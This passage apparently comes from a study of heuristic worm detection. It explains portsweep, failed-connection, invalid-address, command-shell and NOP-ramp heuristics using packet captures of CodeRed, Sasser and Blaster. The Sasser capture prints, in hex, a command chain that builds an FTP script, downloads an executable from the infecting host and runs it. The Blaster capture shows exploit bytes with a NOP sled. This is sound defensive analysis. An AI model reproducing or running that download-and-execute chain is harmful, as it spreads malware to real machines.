The first is to watch for a single source address that is attempting to connect to many destination addresses on the same port. This scanning technique is called a "portsweep" and is indicative of an infected machine attempting to find new targets with a particular port, and hence service, open. To implement this heuristic, each unique connection from a source address to a destination address and port on the protected network is logged.[1] If the number of unique pairs with the same source address exceeds a threshold within a certain time period, the conditions for this rule are satisfied. For an example of the CodeRed worm performing a portsweep on TCP port 80, see Figure 25. This heuristic will probably only be successful if the worm is using a linear scanning method – the worm randomly chooses an IP address, then increments the address and scans again. This heuristic will also be successful for worms originating from the local network. This method is often used by worms, for example Blaster and Sasser. If the worm is using a more random target selection method, the time between when the

[1] By "protected network" it is meant the network on which the heuristic-based worm detection system resides.

infected host first scans the network and when it scans the same network a second, third, forth, etc. time will likely be too great to be detected.



```
No. .  Time      Source          Destination      Protocol Info
   12 0.240000 192.168.1.105   71.234.107.18    TCP   1030 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   13 0.250000 192.168.1.105   110.123.123.9    TCP   1031 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   14 0.250000 192.168.1.105   149.12.241.68    TCP   1032 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   15 0.250000 192.168.1.105   188.157.102.128  TCP   1033 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   16 0.250000 192.168.1.105   10.192.81.247    TCP   1035 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   17 0.250000 192.168.1.105   49.81.199.50     TCP   1036 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   18 0.250000 192.168.1.105   88.226.60.110    TCP   1037 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   19 0.250000 192.168.1.105   40.129.180.169   TCP   1038 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   20 0.250000 192.168.1.105   166.4.40.229     TCP   1039 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   21 0.250000 192.168.1.105   205.149.157.32   TCP   1040 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   22 0.250000 192.168.1.105   27.184.136.151   TCP   1042 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   23 0.250000 192.168.1.105   66.73.254.210    TCP   1043 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   24 0.260000 192.168.1.105   105.218.13.202   TCP   1044 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   25 0.260000 192.168.1.105   144.107.131.5    TCP   1045 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   26 0.260000 192.168.1.105   183.252.248.64   TCP   1046 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   27 0.260000 192.168.1.105   222.141.110.124  TCP   1047 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   28 0.260000 192.168.1.105   5.31.228.183     TCP   1048 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   29 0.260000 192.168.1.105   44.176.89.243    TCP   1049 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   30 0.260000 192.168.1.105   83.65.207.46     TCP   1050 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   31 0.260000 192.168.1.105   122.210.68.106   TCP   1051 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   32 0.260000 192.168.1.105   161.99.186.165   TCP   1052 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   33 0.260000 192.168.1.105   200.244.47.225   TCP   1053 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   34 0.260000 192.168.1.105   22.23.27.88      TCP   1055 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   35 0.260000 192.168.1.105   61.168.144.147   TCP   1056 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   36 0.270000 192.168.1.105   100.57.160.138   TCP   1057 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   37 0.270000 192.168.1.105   139.202.21.198   TCP   1058 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   38 0.270000 192.168.1.105   178.91.139.1     TCP   1059 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   39 0.270000 192.168.1.105   217.236.0.61     TCP   1060 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   40 0.270000 192.168.1.105   0.126.118.120    TCP   1061 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   41 0.270000 192.168.1.105   39.15.236.179    TCP   1062 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   42 0.270000 192.168.1.105   78.160.97.239    TCP   1063 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
   43 0.270000 192.168.1.105   117.49.215.42    TCP   1064 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
```

```
▷ Frame 12 (62 bytes on wire, 62 bytes captured)
▷ Ethernet II, Src: 00:e0:98:07:c5:f4, Dst: 00:20:af:a4:1d:29
▷ Internet Protocol, Src Addr: 192.168.1.105 (192.168.1.105), Dst Addr: 71.234.107.18 (71.234.107.18)
▽ Transmission Control Protocol, Src Port: 1030 (1030), Dst Port: http (80), Seq: 0, Ack: 0, Len: 0
    Source port: 1030 (1030)
    Destination port: http (80)
    Sequence number: 0    (relative sequence number)
    Header length: 28 bytes
  ▷ Flags: 0x0002 (SYN)
    Window size: 16384
    Checksum: 0x50d7 (correct)
  ▽ Options: (8 bytes)
      Maximum segment size: 1460 bytes
      NOP
      NOP
      SACK permitted
```


```
0000  00 20 af a4 1d 29 00 e0  98 07 c5 f4 08 00 45 00   . ...)..  ......E.
0010  00 30 00 5e 40 00 80 06  85 5c c0 a8 01 69 47 ea   .0.^@...  .\...iG.
0020  6b 12 04 06 00 50 57 a5  21 3f 00 00 00 00 70 02   k....PW.  !?....p.
0030  40 00 50 d7 00 00 02 04  05 b4 01 01 04 02         @.P.....  ......
```

File: CodeRed1.dump 208 KB 00:02:58 | P: 2731 D: 2731 M: 0

**Figure 25 – Example of a portsweep performed by CodeRed.**

A second heuristic is to watch for failed connection attempts. This is a more specific rule than the previous one. There are two types of failed connections. The first is when a computer attempts to connect to another computer that does not exist. In this case, an ICMP Destination Unreachable message may be generated. The second is when a computer attempts to connect to a closed TCP port on another computer. In this case, a TCP RESET message will be generated. Both of these conditions are indicative of worm traffic because, as the worm is generating addresses to scan, these addresses will often not be valid or will be for a system that is not open to that type of connection. These conditions are not likely to arise under normal network operations but may occasionally happen if a packet is malformed or if a network interface is misconfigured. To implement, only failed connection attempts (as indicated by the previously specified two types of messages) to the protected network are logged. The conditions for this heuristic are satisfied if the number of failed connections from one source address exceeds a threshold within a certain time period. Once again, this heuristic is only likely to be successful if the worm uses a linear scanning method. This technique was derived from [19] and [20].

Another scanning characteristic that can be turned into a heuristic is the fact that when a worm is generating addresses to scan, it may generate unroutable IP addresses; see Figure 26 for an example and notice the number of scanned addresses falling in the range 0.0.0.0/8. As specified in RFC 3330, this range is a specialized address range and may not apply to the network in question. If the addresses are definitely not used on the local network, this can be used to detect a worm. If it is noticed that a single source address is attempting to connect to more than threshold invalid destination addresses within a given time limit, that source may be randomly generating addresses to scan. These invalid destination addresses include such addresses spaces as those reserved for local network use (ex. 192.168.x.x) and those reserved for multicast use. The drawbacks of this heuristic are that it is network specific and must be tailored to each use. Also, it will only be able to detect worms originating from the local network.


CodeRed1.dump - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter: ip.addr == 0.0.0.0/8
Expression... Clear Apply

```
No. .  Time       Source          Destination      Protocol  Info
   40 0.270000   192.168.1.105   0.126.118.120    TCP       1061 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
  128 3.240000   192.168.1.105   0.126.118.120    TCP       1061 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
  228 9.250000   192.168.1.105   0.126.118.120    TCP       1061 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
  635 42.510000  192.168.1.105   0.82.188.140     TCP       1276 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
  724 45.500000  192.168.1.105   0.82.188.140     TCP       1276 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
  824 51.510000  192.168.1.105   0.82.188.140     TCP       1276 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
  974 63.660000  192.168.1.105   0.45.61.164      TCP       1428 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
  978 63.660000  192.168.1.105   0.95.110.78      TCP       1432 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
 1074 66.630000  192.168.1.105   0.45.61.164      TCP       1428 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
 1077 66.630000  192.168.1.105   0.95.110.78      TCP       1432 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
 1174 72.640000  192.168.1.105   0.45.61.164      TCP       1428 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
 1177 72.640000  192.168.1.105   0.95.110.78      TCP       1432 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
 2467 169.38000( 192.168.1.105   0.148.5.187      TCP       1961 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
 2593 172.39000( 192.168.1.105   0.148.5.187      TCP       1961 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
 2693 178.40000( 192.168.1.105   0.148.5.187      TCP       1961 > http [SYN] Seq=0 Ack=0 Win=16384 Len=0 MSS=1460
```


```
▹ Frame 40 (62 bytes on wire, 62 bytes captured)
▹ Ethernet II, Src: 00:e0:98:07:c5:f4, Dst: 00:20:af:a4:1d:29
▹ Internet Protocol, Src Addr: 192.168.1.105 (192.168.1.105), Dst Addr: 0.126.118.120 (0.126.118.120)
▿ Transmission Control Protocol, Src Port: 1061 (1061), Dst Port: http (80), Seq: 0, Ack: 0, Len: 0
    Source port: 1061 (1061)
    Destination port: http (80)
    Sequence number: 0    (relative sequence number)
    Header length: 28 bytes
  ▹ Flags: 0x0002 (SYN)
    Window size: 16384
    Checksum: 0xab50 (correct)
  ▿ Options: (8 bytes)
      Maximum segment size: 1460 bytes
      NOP
      NOP
      SACK permitted
```

```
0000  00 20 af a4 1d 29 00 e0  98 07 c5 f4 08 00 45 00   . ...)..  ......E.
0010  00 30 00 7a 40 00 80 06  c1 46 c0 a8 01 69 00 7e   .0.z@...  .F...i.~
0020  76 78 04 25 00 50 57 b9  02 99 00 00 00 00 70 02   vx.%.PW.  ......p.
0030  40 00 ab 50 00 00 02 04  05 b4 01 01 04 02         @..P....  ......
```

```
File: CodeRed1.dump 208 KB 00:02:58   P: 2731 D: 15 M: 0
```

**Figure 26 – Example of CodeRed scanning invalid IP addresses.**

Another behavior trait that many worms exhibit is the use of a command shell at some point during the attack. Thus, a possible heuristic here is the presence of command shell-indicative strings, such as “C:\Windows” and “cmd” for Windows systems, in the network traffic. This has an advantage over the previous two behavior-based heuristics in that no record keeping is needed in order to implement this. However, these types of strings may be fairly common in network traffic. This possibility exists to restrict this heuristic to monitoring ranges of port numbers where these strings are not likely to occur. See Figure 27 for an example of a command shell being used by Sasser.



```
Filter: ip.addr == 192.168.12.130 && ip.addr == 192.168.12.131

No. . Time      Source          Destination     Protocol Info
  191 61.433029 192.168.12.131  192.168.12.130  TCP      9996 > 1532 [ACK] Seq=1 Ack=2 Win=64239 Len=0
  192 61.441308 192.168.12.130  192.168.12.131  TCP      1532 > 9996 [PSH, ACK] Seq=2 Ack=1 Win=64240 Len=213
  193 61.647986 192.168.12.131  192.168.12.130  TCP      9996 > 1532 [ACK] Seq=1 Ack=215 Win=64026 Len=0
  194 61.923706 192.168.12.130  192.168.12.131  TCP      1532 > 9996 [FIN, ACK] Seq=215 Ack=1 Win=64240 Len=0
  195 61.924215 192.168.12.131  192.168.12.130  TCP      9996 > 1532 [ACK] Seq=1 Ack=216 Win=64026 Len=0
  200 63.627198 192.168.12.131  192.168.12.130  TCP      9996 > 1532 [PSH, ACK] Seq=1 Ack=216 Win=64026 Len=39
  201 63.641129 192.168.12.130  192.168.12.131  TCP      1532 > 9996 [RST] Seq=216 Ack=2185642667 Win=0 Len=0
  202 64.530359 192.168.12.130  192.168.12.131  TCP      3689 > microsoft-ds [SYN] Seq=0 Ack=0 Win=64240 Len=0 MSS=1460

Frame 192 (267 bytes on wire, 267 bytes captured)
Ethernet II, Src: 00:0c:29:f6:23:ec, Dst: 00:0c:29:f7:cb:96
Internet Protocol, Src Addr: 192.168.12.130 (192.168.12.130), Dst Addr: 192.168.12.131 (192.168.12.131)
Transmission Control Protocol, Src Port: 1532 (1532), Dst Port: 9996 (9996), Seq: 2, Ack: 1, Len: 213
  Source port: 1532 (1532)
  Destination port: 9996 (9996)
  Sequence number: 2    (relative sequence number)
  [Next sequence number: 215    (relative sequence number)]
  Acknowledgement number: 1    (relative ack number)
  Header length: 20 bytes
  Flags: 0x0018 (PSH, ACK)
  Window size: 64240
  Checksum: 0xacb2 (correct)
Data (213 bytes)

0000  00 0c 29 f7 cb 96 00 0c  29 f6 23 ec 08 00 45 00   ..)..... ).#...E.
0010  00 fd 1c 84 40 00 80 06  43 21 c0 a8 0c 82 c0 a8   ....@... C!......
0020  0c 83 05 fc 27 0c 01 2c  e8 4b 7f 03 be 01 50 18   ....'.., .K....P.
0030  fa f0 ac b2 00 00 63 68  6f 20 6f 66 66 26 65 63   ......ch o off&ec
0040  68 6f 20 6f 70 65 6e 20  31 39 32 2e 31 36 38 2e   ho open  192.168.
0050  31 32 2e 31 33 30 20 35  35 35 34 3e 3e 63 6d 64   12.130 5 554>>cmd
0060  2e 66 74 70 26 65 63 68  6f 20 61 6e 6f 6e 79 6d   .ftp&ech o anonym
0070  6f 75 73 3e 3e 63 6d 64  2e 66 74 70 26 65 63 68   ous>>cmd .ftp&ech
0080  6f 20 75 73 65 72 26 65  63 68 6f 20 62 69 6e 3e   o user&e cho bin>
0090  3e 63 6d 64 2e 66 74 70  26 65 63 68 6f 20 67 65   >cmd.ftp &echo ge
00a0  74 20 32 38 32 39 36 5f  75 70 2e 65 78 65 3e 3e   t 28296_ up.exe>>
00b0  63 6d 64 2e 66 74 70 26  65 63 68 6f 20 62 79 65   cmd.ftp& echo bye
00c0  3e 3e 63 6d 64 2e 66 74  70 26 65 63 68 6f 20 6f   >>cmd.ft p&echo o
00d0  6e 26 66 74 70 20 2d 73  3a 63 6d 64 2e 66 74 70   n&ftp -s :cmd.ftp
00e0  26 32 38 32 39 36 5f 75  70 2e 65 78 65 26 65 63   &28296_u p.exe&ec
00f0  68 6f 20 6f 66 66 26 64  65 6c 20 63 6d 64 2e 66   ho off&d el cmd.f
0100  74 70 26 65 63 68 6f 20  6f 6e 0a                  tp&echo  on.

Data (data), 213 bytes    P: 356 D: 201 M: 0
```


**Figure 27 – Example of Sasser using a command shell.**

### 4.3.2 Exploit-based

Given that all worms use some exploit technique, the area of exploits provides an excellent opportunity for generating heuristics. The heuristics investigated here range from quite general to fairly specific in nature. Most focus on the buffer overflow exploit technique.

The first heuristic used here is the presence of a NOP ramp in the payload section of a packet. A NOP ramp is used to give the exploit that a worm is using a greater likelihood of working properly. The most common NOP ramp used on an IA32 architecture is a series of 0x90 instructions. If a series of 0x90s exists in the payload section of a packet (notice the series of 0x90s in the middle of the Blaster packet in

Figure 28), it is likely that this packet is part of an exploit. It is possible to use a combination of other machine instructions to achieve the same "do nothing" effect of the 0x90 instruction. However, as only 0x90 instructions were used for the NOP ramps in the worms used in this study, this was the only NOP ramp style that was tested.


blaster.e - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter: ip.addr == 192.168.12.128 && ip.addr == 192.168.12.10
Expression... Clear Apply

```
No. .  Time       Source          Destination     Protocol Info
    36 62.096334 192.168.12.128  192.168.12.10   TCP      1035 > epmap [SYN] Seq=0 Ack=0 Win=64240 Len=0 MSS=1460
    37 62.111543 192.168.12.10   192.168.12.128  TCP      epmap > 1035 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
    38 62.119829 192.168.12.128  192.168.12.10   TCP      1035 > epmap [ACK] Seq=1 Ack=1 Win=64240 Len=0
    84 68.148712 192.168.12.128  192.168.12.10   DCERPC   Bind: call_id: 127 UUID: ISystemActivator
    85 68.153414 192.168.12.128  192.168.12.10   ISyste   RemoteCreateInstance request
    86 68.156569 192.168.12.10   192.168.12.128  TCP      epmap > 1035 [ACK] Seq=1 Ack=1533 Win=64240 Len=0
    87 68.156801 192.168.12.128  192.168.12.10   TCP      1035 > epmap [PSH, ACK] Seq=1533 Ack=1 Win=64240 Len=244
    88 68.157311 192.168.12.128  192.168.12.10   TCP      1035 > epmap [FIN, ACK] Seq=1777 Ack=1 Win=64240 Len=0
    89 68.158292 192.168.12.10   192.168.12.128  TCP      epmap > 1035 [ACK] Seq=1 Ack=1778 Win=63996 Len=0
    90 68.167528 192.168.12.10   192.168.12.128  DCERPC   Bind_ack: call_id: 127 accept max_xmit: 5840 max_recv: 5840
    91 68.190159 192.168.12.128  192.168.12.10   TCP      1035 > epmap [RST] Seq=1778 Ack=1 Win=0 Len=0
    92 68.321669 192.168.12.128  192.168.12.10   TCP      1047 > 4444 [SYN] Seq=0 Ack=0 Win=64240 Len=0 MSS=1460
    93 68.323583 192.168.12.10   192.168.12.128  TCP      4444 > 1047 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0
    95 68.640568 192.168.12.128  192.168.12.10   TCP      1047 > 4444 [SYN] Seq=0 Ack=0 Win=64240 Len=0 MSS=1460
    96 68.650128 192.168.12.10   192.168.12.128  TCP      4444 > 1047 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
    97 68.651532 192.168.12.128  192.168.12.10   TCP      1047 > 4444 [ACK] Seq=1 Ack=1 Win=64240 Len=0
    98 68.791232 192.168.12.128  192.168.12.10   TCP      1047 > 4444 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=39
    99 68.971113 192.168.12.10   192.168.12.128  TCP      4444 > 1047 [ACK] Seq=1 Ack=40 Win=64201 Len=0
   105 70.408937 192.168.12.10   192.168.12.128  TCP      4444 > 1047 [PSH, ACK] Seq=1 Ack=40 Win=64201 Len=39

▷ Frame 85 (1514 bytes on wire, 1514 bytes captured)
▷ Ethernet II, Src: 00:0c:29:7d:d6:03, Dst: 00:0c:29:b7:61:dd
▷ Internet Protocol, Src Addr: 192.168.12.128 (192.168.12.128), Dst Addr: 192.168.12.10 (192.168.12.10)
▷ Transmission Control Protocol, Src Port: 1035 (1035), Dst Port: epmap (135), Seq: 73, Ack: 1, Len: 1460
▷ DCE RPC
▷ ISystemActivator ISystemActivator Resolver, RemoteCreateInstance

0380  00 00 0e 00 ff ff 68 8b  0b 00 02 00 00 00 00 00   ......h. ........
0390  00 00 00 00 00 00 86 01  00 00 00 00 00 00 86 01   ........ ........
03a0  00 00 5c 00 5c 00 46 00  58 00 4e 00 42 00 46 00   ..\.\.F. X.N.B.F.
03b0  58 00 46 00 58 00 4e 00  42 00 46 00 58 00 46 00   X.F.X.N. B.F.X.F.
03c0  58 00 46 00 58 00 46 00  58 00 9d 13 00 01 cc e0   X.F.X.F. X.......
03d0  fd 7f cc e0 fd 7f 90 90  90 90 90 90 90 90 90 90   ........ ........
03e0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
03f0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0400  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
